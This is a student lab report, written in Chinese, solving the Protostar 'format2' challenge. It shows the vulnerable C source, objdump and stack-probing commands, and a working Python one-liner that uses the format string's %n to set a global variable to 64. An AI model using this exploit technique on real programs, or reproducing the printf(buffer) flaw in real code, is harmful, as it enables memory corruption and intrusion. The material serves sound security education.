CS3312 Lab Report Format2

Osamu Takenaka 520030990026

源码分析

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    if(target == 64) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %d :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

程序结构

1. **全局变量**： 程序定义了一个名为 `target` 的全局整型变量。
2. **vuln函数**：
   - 这个函数首先声明了一个512字节的字符数组 `buffer` 。
   - 使用 `fgets` 函数从标准输入 `stdin` 读取数据到 `buffer` 中，最大不超过 `buffer` 的大小，即512字节。这是为了防止超过数组的边界，造成缓冲区溢出。
   - 接着使用 `printf` 函数直接输出 `buffer` 的内容。这里没有指定格式字符串，因此 `buffer` 中的任何内容都将被 `printf` 解释为格式字符串。如果 `buffer` 包含格式说明符（如 `%s` 、 `%d` 等）， `printf` 将尝试访问对应的变量或地址，这可能导致信息泄露或者程序崩溃。
3. **条件判断**：
   - 程序检查 `target` 变量的值是否等于64。如果是，打印“you have modified the target :)”，表示成功修改了 `target` 的值。
   - 如果不是，打印“target is %d :(”，并显示 `target` 的当前值。
4. **main函数**：
   - 程序的入口点，调用 `vuln` 函数，并不接受任何命令行参数。

利用格式化字符串漏洞：

- **读取内存**：可以使用格式说明符来读取内存位置，这有助于了解内存布局或提取敏感信息。
- **写入内存**： `%n` 说明符可以用来向内存地址写入值，这里我们用来修改 `target` 变量。


和format1基本一样，不同的是，这次字符串在栈上，并且他指定了target必须等于64才能成功，而不是直接修改target的值

gdb调试

一开始我们可以用objdump很轻松地得到target的地址，是 `0x080496e4`

```
root@protostar:/opt/protostar/bin# objdump -t format2 | grep target
080496e4 g     O .bss   00000004              target
root@protostar:/opt/protostar/bin#
```

由于gdb的栈地址和实际运行时的栈地址不同，因此我们不用gdb，而直接通过格式化字符串本身的特性来查看栈上的内容。



我们还是先寻找 `buffer[0]` 的地址和 `vuln` 函数栈帧顶的偏移量（如图红色箭头这段）

```
root@protostar:/opt/protostar/bin# python -c "print 'AAAA' + '%08x.'*20 + '[%08x]'" | ./format2
AAAA00000200.b7fd8420.bffffaf4.41414141.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.
[3830252e]
target is 0 :(
```

我们在buffer开头加入了4个A，然后打印了80个字节的内容，发现 `buffer[0-4]` 也就是 `41414141` 这段离栈顶也就12个字节。

所以我们修改一下脚本:

```
root@protostar:/opt/protostar/bin# python -c "print 'AAAA' + '%08x.'*3 + '[%08x]'" | ./format2
AAAA00000200.b7fd8420.bffffaf4.[41414141]
target is 0 :(
```

可以看到 `buffer[0-3]` 的内容已经选中了，接下来只要将AAAA替换为target的地址就可以了

```
root@protostar:/opt/protostar/bin# python -c "print '\xe4\x96\x04\x08' + '%08x.'*3 + '[%n]'" | ./format2
00000200.b7fd8420.bffffaf4.[]
target is 32 :(
```

可以看到我们已经成功修改了target的值，但是由于target的值是32，不是64，所以并没有成功。

那我们再次尝试，这次我们在buffer的开头加入32个A

```
root@protostar:/opt/protostar/bin# python -c "print '\xe4\x96\x04\x08' + 'A'*32 + '%08x.'*3 + '[%n]'" | ./format2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA00000200.b7fd8420.bffffaf4.[]
you have modified the target :)
```

可以看到，我们攻击成功了

攻击脚本内容

在终端中运行：

```
python -c "print '\xe4\x96\x04\x08' + 'A'*32 + '%08x.'*3 + '[%n]'" | ./format2
```

结果（非GDB环境）

```
root@protostar:/opt/protostar/bin# python -c "print '\xe4\x96\x04\x08' + 'A'*32 + '%08x.'*3 + '[%n]'" | ./format2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA00000200.b7fd8420.bffffaf4.[]
you have modified the target :)
root@protostar:/opt/protostar/bin#
```

攻击成功